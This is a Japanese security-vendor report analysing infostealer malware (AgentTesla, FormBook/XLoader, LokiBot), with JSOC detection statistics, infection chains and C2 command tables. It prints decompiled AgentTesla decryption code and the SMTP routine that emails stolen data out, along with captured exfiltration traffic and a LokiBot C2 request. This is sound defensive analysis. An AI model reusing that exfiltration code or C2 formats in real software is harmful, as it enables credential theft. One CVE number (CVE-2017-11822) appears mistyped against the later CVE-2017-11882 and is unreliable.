今さら聞けない！情報窃取型マルウェアの内部動作とJSOCの検知傾向

lac.co.jp/lacwatch/report/20220307_002893.html

サイバー救急センターの脅威分析チームです。
根強い脅威である情報窃取型マルウェア（InfoStealer）に関して、JSOCにおける検知傾向とマルウェア動作を調査しました。

情報窃取型マルウェアとは、Webブラウザなどのソフトウェアに保存された認証情報やキーストローク情報の窃取を主目的としたマルウェアのことです。もし感染すると、窃取されたユーザの認証情報が悪用されて被害に遭ってしまう恐れがあります。

なお、広義にはバンキングマルウェアやEmotetについても情報窃取型マルウェアとして分類されますが、本稿ではこれらを除いた、システムに設定済みの情報の窃取を目的とするマルウェア（AgentTeslaやFormBookなど）を取り上げます。以降では、このようなマルウェアを総称して「情報窃取型マルウェア」と呼びます。

情報窃取型マルウェアは継続的に日本国内に届いている一方で、既存の製品によって検知されることが多く、その背景やマルウェアの動作などを詳細に知る機会がないまま対応している方も多いのではないでしょうか。そこで、具体的に情報窃取型マルウェアの種類や動作を解説し、対策についてもお伝えします。

情報窃取型マルウェアの検知傾向

まずは、JSOCにおける情報窃取型マルウェアの検知傾向についてです。2021年においてJSOCで検知したマルウェア感染を目的とした攻撃メール（以下、攻撃メール）の割合を集計※1すると、図1の通りとなりました。

※1 検知ルールから判断できなかったマルウェアは集計の対象外としています。



図1 2021年にJSOCで検知した攻撃メールの割合
（左：すべての攻撃メール、右：日本語の件名のみ）

図1の左のグラフは、2021年にJSOCで検知した攻撃メールの割合で、グラフの太字のマルウェアが情報窃取型マルウェアであることを表しています。このグラフでは、AgentTesla、FormBook、XLoaderの順で検知割合が多いことがわかります。LokiBotやSnake Keyloggerなどを含めると、情報窃取型マルウェアは全体で約66%となり、検知の半数以上を占めているといえます。また、2020年後半に新たに報告された情報窃取型マルウェアであるSnake Keyloggerも検知率が3%に上っており、今後も攻撃に使用されることが予想されます。

一方、図1の右のグラフは2021年にJSOCで検知した日本語の件名における攻撃メールの割合です。Emotetが最も多く、続いてQakbot、情報窃取型マルウェアの順で検知していました。

最多のEmotetは、感染したPCから窃取したメールを攻撃で使用することで次々と感染が拡大し、その結果攻撃メールの検知数が急増するという性質があります。一度テイクダウンされたEmotetですが、2021年11月から活動を再開しており、その攻撃手口からみても今後も日本語のメールでの検知数は多い状況が続くとみられます。Emotetに関してはラックでも注意喚起を行いました。

関連記事

【注意喚起】マルウェアEmotetが10カ月ぶりに活動再開、日本も攻撃対象に

二番目に多いQakbotは、Emotetと同様の手法を用いて取引先や同僚を装ったメールを送りつけることで感染拡大を図るマルウェアです。QakbotにPCが感染した場合、インターネットバンキングの認証情報が窃取されたり、メールが窃取されて攻撃に悪用されたりします。

Qakbotの攻撃メールの特徴としては、件名が日本語であるものの、本文で英語が使用されていることが多く、Emotetと比べると誤って開封してしまう可能性は低いと推測されます。しかしながら、年間を通して攻撃メールが観測されている点に注意が必要です。

三番目に多くの割合を占めるのは、情報窃取型マルウェアです。検知割合でみれば約21%を占めており、日本語メールにおいても無視できない存在であることがわかります。攻撃メールは、請求書や見積もり依頼などを騙ったものが多く、稚拙な文を使用することもあれば、攻撃メールとしての体をなしたものもあり、内容によっては受信者が開いてしまう可能性も十分考えられます。

以上のように、情報窃取型マルウェアは軽視できない割合で検知しており、根強い存在であることがわかります。また、感染までの流れが複雑であるため、対策を講じる上で一度全体像を理解しておくことが望ましいです。

感染までの流れ

情報窃取型マルウェアに感染する経路のひとつとしてメールがあります。図2に実際に攻撃に使用されたメールの例を示します。メールの文面は英語であることが多いものの、図2のように日本語が使われることもあります。いずれの言語の場合でもメールの文面は請求書や支払いの確認、見積もりの依頼などの内容を装っており、受信者に添付ファイルや本文に記載のURLリンクを開かせようと誘導します。



図2 攻撃に使用されたメールの例

添付ファイルの場合は不正なファイルが展開・実行すると感染を引き起こします。また、URLリンクを開いた場合は添付ファイルの場合と同様の不正なファイルがダウンロードされます。不正なファイルの形式としては、実行ファイル（exe）、ドキュメント（docx、xlsxなど）、その他のファイル（js、lnkなど）と、これらのファイルを内包した圧縮ファイル（zip、7-zip、rarなど）やISOイメージなど、様々な種類の形式を確認しています。

現在までに多く観測している感染までの流れを整理したものが次の図3です。やや複雑ですが、URLリンクや圧縮ファイル等の場合でも、最終的に実行ファイルもしくはドキュメントを起点として情報窃取型マルウェアに感染することがわかります。



図3 情報窃取型マルウェアに感染するまでの流れ

実行ファイルが使用されるケースでは、実行ファイル自体が情報窃取型マルウェア本体である場合と、実行ファイルがGuLoader（別名：CloudEyE）と呼ばれるダウンローダである場合があります。前者は実行すると直接感染を引き起こす一方で、後者はGuLoaderが情報窃取型マルウェアをダウンロードして感染を引き起こします。

他方、ドキュメントが使用されるケースでは、マクロ付きのドキュメントとOffice製品の脆弱性（CVE-2017-11822やCVE-2017-0199など）を悪用したドキュメントの2種類が存在します。これらのドキュメントの不正なコードが動作すると、情報窃取型マルウェアがダウンロードされて感染する、または、GuLoaderを経由して多段階で情報窃取型マルウェアがダウンロードされて感染します。

情報窃取型マルウェアをダウンロードする通信先は、GoogleドライブやOneDrive、Discordが使われるケースを確認しています。このように正規サービスを悪用することは、検知や遮断を回避する狙いがあるものとみられ、攻撃者たちの手口は巧妙化していることが窺えます。

なお、JSOCによる検知としては明確に確認できなかったものの、海外のサンドボックスサービスにおいてGuLoaderの代わりにModiLoaderと呼ばれるダウンローダが使用されるケースがあることを確認しています。脅威分析チームの調査では、ModiLoaderの観測数はGuLoaderと比べると少なく、現在はGuLoaderが主流であるものと考えられます。

情報窃取型マルウェアの種類

情報窃取型マルウェアにはさまざまな種類があります。ここではJSOCの検知において多く確認している情報窃取型マルウェアである、AgentTesla、FormBook/XLoader、LokiBotの特徴について解説します。これらのマルウェアは、ハッキングフォーラムなどで安価で販売、または、無料でビルダー等をダウンロードできるため攻撃に使用されやすい傾向があります。

AgentTesla

AgentTeslaは、2014年に発見された情報窃取を主目的とするマルウェアです。このマルウェアに感染すると、Webブラウザやメールクライアント、FTPクライアントなどの認証情報、クリップボードやスクリーンショット、キーストロークなどの情報が攻撃者に窃取される可能性があります。ただし、AgentTeslaは、一般的なRATにあるような高度なコマンド＆コントロール機能を有していないため、通常は感染PCからサーバへの窃取情報の送信のみを行います。

AgentTeslaの特徴として、通信方式の多様性が挙げられます。AgentTeslaは、HTTPを使用する方法のほかに、SMTPやFTP、Telegramチャット、Torプロキシを使用して感染PC内の情報を攻撃者のもとへ送ることができます。例えば、FTPを使用してファイルをFTPサーバにアップロードしたり、TelegramボットAPIを使用してチャットにデータを送信したりすることが可能です。なお、AgentTeslaがどの通信方式を用いるかはAgentTeslaの設定値によって変わり、一度に複数の通信方式を使用することはありません。このため、通信方式は検体ごとに確認する必要があります。なお、AgentTeslaの設定値は、HTTPの場合は"0"、SMTPの場合は"1"、FTPの場合は"2"、Telegramの場合は"3"です。



図4 AgentTeslaの全体像

また、特筆すべき点として、AgentTeslaがv2とv3の2種類に大別できるという点が挙げられます[※2]。AgentTeslaはバージョンによって内部データの保持方法や有する機能が異なります。例えば、v2が通信先情報やデータ送信時に使用する文字列をAESで暗号化した状態で保持しているのに対し、v3ではXORで文字列を暗号化した状態で保持しています（図5）。また、上述したTelegramやTorプロキシを使用した通信方式はv3でのみ実装されている機能です。

※2 Agent Tesla amps up information stealing attacks

```
    return Encoding.UTF8.GetString(<Module>.¥u206D(array6, array, array2));
    IL_1E4:
    return "";
}

// Token: 0x06000003 RID: 3 RVA: 0x000183A8 File Offset: 0x000165A8
internal static byte[] ¥u206D(byte[] A_0, byte[] A_1, byte[] A_2)
{
    Rijndael rijndael = Rijndael.Create();
    rijndael.Key = A_1;
    rijndael.IV = A_2;
    return rijndael.CreateDecryptor().TransformFinalBlock(A_0, 0, A_0.Length);
}

    211,
    208,
    "Not showing all elements because this array is too big (11931 elements)"
};
for (int i = 0; i < 6B696BD3-10BF-4C9E-804E-72A04851E763.<<EMPTY_NAME>>.Length; i++)
{
    6B696BD3-10BF-4C9E-804E-72A04851E763.<<EMPTY_NAME>>[i] = (byte)((int)
      6B696BD3-10BF-4C9E-804E-72A04851E763.<<EMPTY_NAME>>[i] ^ i ^ 170);
}
```

図5 AgentTeslaのv2とv3の暗号化処理の違い
（上：AgentTesla v2、下：AgentTesla v3）

以上の観点から、JSOCにおいて検知したAgentTeslaに関して分析すると、v3の使用が多くみられ、通信方式としてはSMTPが多い傾向にあるということがわかりました。その一方で、Telegramなどの他の通信方式が設定されているケースも少なからず存在しており、実際の攻撃においても通信に多様性があるといえます。また、AgentTeslaに関する攻撃メールの検知数は、2021年6月から増加傾向にあり、2022年においても根強く検知している状況です。

最後に、最も使用頻度の多い通信方式であるSMTPについて解説します。通信方式がSMTPの場合は、AgentTesla内の暗号化データに含まれるメールアカウント情報（メールアドレス、パスワード、SMTPサーバのドメイン名）を用いて、図6のコードで窃取した情報をメールで送信します。

```
SmtpClient smtpClient = new SmtpClient();
NetworkCredential credentials = new NetworkCredential(Class0.be(), Class0.bF());
smtpClient.Host = Class0.bf();
smtpClient.EnableSsl = false;
smtpClient.UseDefaultCredentials = false;
smtpClient.Credentials = credentials;
smtpClient.Port = 587;
MailAddress to = new MailAddress(Class0.bG());
MailAddress from = new MailAddress(Class0.be());
MailMessage mailMessage = new MailMessage(from, to);
mailMessage.Subject = string_0;
mailMessage.IsBodyHtml = true;
mailMessage.Body = string_1;
if (memoryStream_0 != null & int_0 == 1)
{
    mailMessage.Attachments.Add(new Attachment(memoryStream_0, string_0 + Class
}
else if (memoryStream_0 != null & int_0 == 2)
{
    mailMessage.Attachments.Add(new Attachment(memoryStream_0, string_0 + Class
}
smtpClient.Send(mailMessage);
mailMessage.Attachments.Dispose();
if (memoryStream_0 != null)
{
    memoryStream_0.Close();
}
result = true;
```

図6 窃取データを送信するコード（AgentTesla v3）

また、メール送信時の通信例は図7の通りです。このように送信時の通信では587番ポートを介してSMTP認証を行い、窃取情報をHTML形式のメールで送信します。なお、メールの宛先は、認証したメールアカウントのメールアドレスがそのまま使用されるケースや、認証したメールアカウントとは別に設定された宛先用のメールアドレスが使用されるケースがあることを確認しています。このようにして窃取されたデータが一方向にメールで送信されます。

```
220 [redacted] ESMTP Postfix
EHLO User-PC
250-[redacted]
250-PIPELINING
250-SIZE 41648128
250-VRFY
250-ETRN
250-STARTTLS
250-AUTH PLAIN LOGIN
250-AUTH=PLAIN LOGIN
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 DSN
AUTH login [redacted]
[redacted]
235 2.7.0 Authentication successful
MAIL FROM:[redacted]
250 2.1.0 Ok
RCPT TO:[redacted]
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
MIME-Version: 1.0
From: [redacted]
To: [redacted]
Date: 14 Sep 2021 15:06:03 +0100
Subject: [redacted]
Content-Type: text/html; charset=us-ascii
Content-Transfer-Encoding: quoted-printable

Time: 09/14/2021 15:05:43<br>User Name: admin<br>Computer Name: USER-PC<br>OSFullName:=
 Microsoft Windows 7 Professional <br>CPU: Intel(R) Core(TM) i5-6400 CPU=
```

図7 窃取データを送信する通信例（AgentTesla v3）

FormBook/XLoader

FormBookは、2016年に発見された情報窃取を主目的とするマルウェアです。このマルウェアは、Webブラウザやメールクライアント、FTPクライアントの認証情報をはじめ、クリップボード情報やキーストロークの窃取、画面キャプチャ、コマンド＆コントロールの機能を備えています。そのため、感染すると機微な情報が窃取されたり、攻撃者によってPCをリモートコントロールされたりします。



図8 FormBook/XLoaderの全体像

2016年から蔓延するFormBookですが、2020年になって後継のマルウェアと考えられる「XLoader」が登場しました[※3]。XLoaderは、フォーラム上で販売の宣伝が行われ、既に日本組織への攻撃に使用されています。機能面でみれば、コードはFormBookと類似しており、大きな相違はみられません。その一方で、C2通信時に使用する特徴的な文字列やバージョン体系などが異なるという特徴があります（図9）。また、XLoaderはクロスプラットフォームへのサポートを謳っており、macOSでの動作を可能とする種別が存在します。

※3 Top prevalent malware with a thousand campaigns migrates to macOS

図9 FormBookとXLoaderの識別箇所
（左：FormBook 4.1、右：XLoader 2.3）

FormBookとXLoaderは、いずれも通信をHTTPで行い、GETメソッドとPOSTメソッドを使用します。通常は、最初の通信にGETメソッド、窃取データの送信にPOSTメソッド（図10）を用います。送信されるデータはBase64エンコードとRC4によって暗号化されており、鍵の一部がマルウェア内に保持されています。なお、通信時は、どちらのマルウェアも偽の通信先を複数ハードコードしているため、C2サーバではない通信先への通信が発生します。このためC2通信先が一見分かりづらく、通信先の遮断には注意が必要です。



図10 C2通信の例
（左：FormBook、右：XLoader）

上述の通り、FormBookもXLoaderもコマンド＆コントロールの機能を有しています。これにより、通信を行うことでC2サーバからコマンドを受け取るという動作が可能です。マルウェアがサーバから受け取るコマンドを表1に示します。これらのコマンドは、サーバから

の「200 OK」のレスポンスにおいてボディに記載されて受け渡されます。C2コマンドの機能として、コマンド実行やダウンロード＆実行の動作が可能なことから、情報窃取以外の目的で使われる可能性も考えられます。

表1 C2コマンド一覧

コマンド	動作概要
"1" (0x31)	ダウンロードと実行
"2" (0x32)	アップデート
"3" (0x33)	アンインストール
"4" (0x34)	コマンド実行
"5" (0x35)	Cookieの削除
"6" (0x36)	OSの再起動
"7" (0x37)	OSのシャットダウン
"8" (0x38)	窃取データの送信
"9" (0x39)	ZIP形式のダウンロードと展開

JSOCにおける最近の検知傾向としては、FormBookとXLoader共に日本国内の組織にも届いている状況でFormBookの勢いも未だに落ちていません。国内の攻撃で用いられた検体は、FormBookに関してはバージョン4.1、XLoaderに関しては2021年9月中旬まで2.3が利用され、それ以降は2.5系が利用されている傾向にあります。なお、macOS版のXLoaderは、JSOCでの検知はありませんでした。

LokiBot

LokiBotは、2015年に発見された情報窃取を主目的とするマルウェアです。他の情報窃取型マルウェアと同様に、各種アプリケーションの認証情報の窃取機能や画面キャプチャ機能、キーロガー機能、コマンド&コントロール機能を有すとされており、感染した場合は機微な情報の窃取や感染PCが攻撃者にリモートコントロールされる可能性があります。また、他の情報窃取型マルウェアと比べると窃取対象とするアプリケーションが多いという特徴もあります。



図11 LokiBotの全体像

LokiBotのC2通信は、図12の通りHTTPを使用します。通信の特徴として、パスに「fre.php」を使用することや、User-Agentに「Mozilla/4.08 (Charon; Inferno)」を使用することなどが挙げられ、比較的識別しやすいマルウェアといえます。また、詳細は後述しますが、多くの場合はHTTPボディのデータに「ckav[.]ru」が含まれていることも特徴のひとつです。

```
POST /Panel/fre.php HTTP/1.0
User-Agent: Mozilla/4.08 (Charon; Inferno)
Host: [redacted]
Accept: */*
Content-Type: application/octet-stream
Content-Encoding: binary
Content-Key: E497F2FE
Content-Length: 2603
Connection: close

..'.......ckav.ru..
...a.d.m.i.n.......U.S.E.R.-.P.C.......U.S.E.R.-.P.C.....................k........
........[redacted].....yQHaH{
....H.p.  .,.h.tg. s.:./.pmp.pfpapcpepbDok.%..m!e...n8=y6@q.Rt ...p..s.3.5.6..L|
B....ht.ps8:/.m.facebqoyk......
...ney@pet....X.p8as.356.6..0...<?x.ml versi.D="1.0.?.>
<F.leZu.)a3.Oe.5.. p,.tform$.wind=^s0b <SQe...gt.s
 .am..NUs.3P.v..od.Z.1</.,.L.....loc....=r..0*0.*fmw\860.1.h.g..d7.uqf......Ex.4?
T.IWP.B/.../.!?
8d..!..?.oI.i...I.i.b...z#-.roj.c....gG..hJ.....bQd...No=..M....;....'..
6...6vynfd.b..k...T..$ouk.2~.=o{..D`.u...P.l.f2.?R7w`.s..2.AMlZ|>tr.?
sf........R.D!...)u..H.]5...y\5.FE.Hb.}>spI.y...,V.D+L* *b....10.4_*..5!
4v..r5_.a]e$>c..TLP'xLlY.t.Ou0.V..we.1..b.d.Rs`.1..v..(...$(p3U..wk. ;.v.If.@.igz.
(.2).v419g30iAU...8A..6.14.@.FT.DK..p-  .i.......
```

図12 通信例

LokiBotが発生させるリクエストには、窃取データの送信とC2コマンド要求の2種類があります。後者のC2コマンド要求の通信はデフォルト設定では10分ごとに発生します。このときC2サーバからの受け取る命令は、表2に示すものがあります。

表2 C2コマンド一覧

コマンド	動作概要
0x00	exeファイルのダウンロードと実行
0x01	dllファイルのダウンロードと実行

コマンド	動作概要
0x02	exeファイルのダウンロードと実行（コマンド0x0と同等）
0x08	HDBファイルの削除
0x09	キーロガーの起動（クラック版のLokiBotは実装なし）
0x0A	情報窃取
0x0E	プロセスの終了
0x0F	アップデート
0x10	C2通信間隔の変更
0x11	ファイルの削除とプロセスの終了

興味深いことに、世界的に流通するLokiBotの多くはクラック版※4であり、日本においてもこの傾向は変わりません。JSOCで検知した日本組織に届いたLokiBotも多くがクラック版でした。クラック版とは、開発者らが販売する元のLokiBotを改変したバイナリのことです。クラック版を用いることで、LokiBotの販売者らに支払う利用料金を支払わずに済むことから攻撃者によって多用されているものと考えられます。

※4 CVE-2017-11882 Exploited to Deliver a Loki Infostealer

クラック版LokiBotは、フォーラムで出回っている図13のビルダーを用いると任意のC2通信先を指定したものが簡単に生成できます。さらに、C2パネルのソースコードも流出しているため、クラック版でも攻撃を容易に行うことができてしまうのが実情です。

図13 クラック版LokiBotのビルダー
（v1.6のビルダーと表示されるが、実際は1.8のビルダーとみられる）

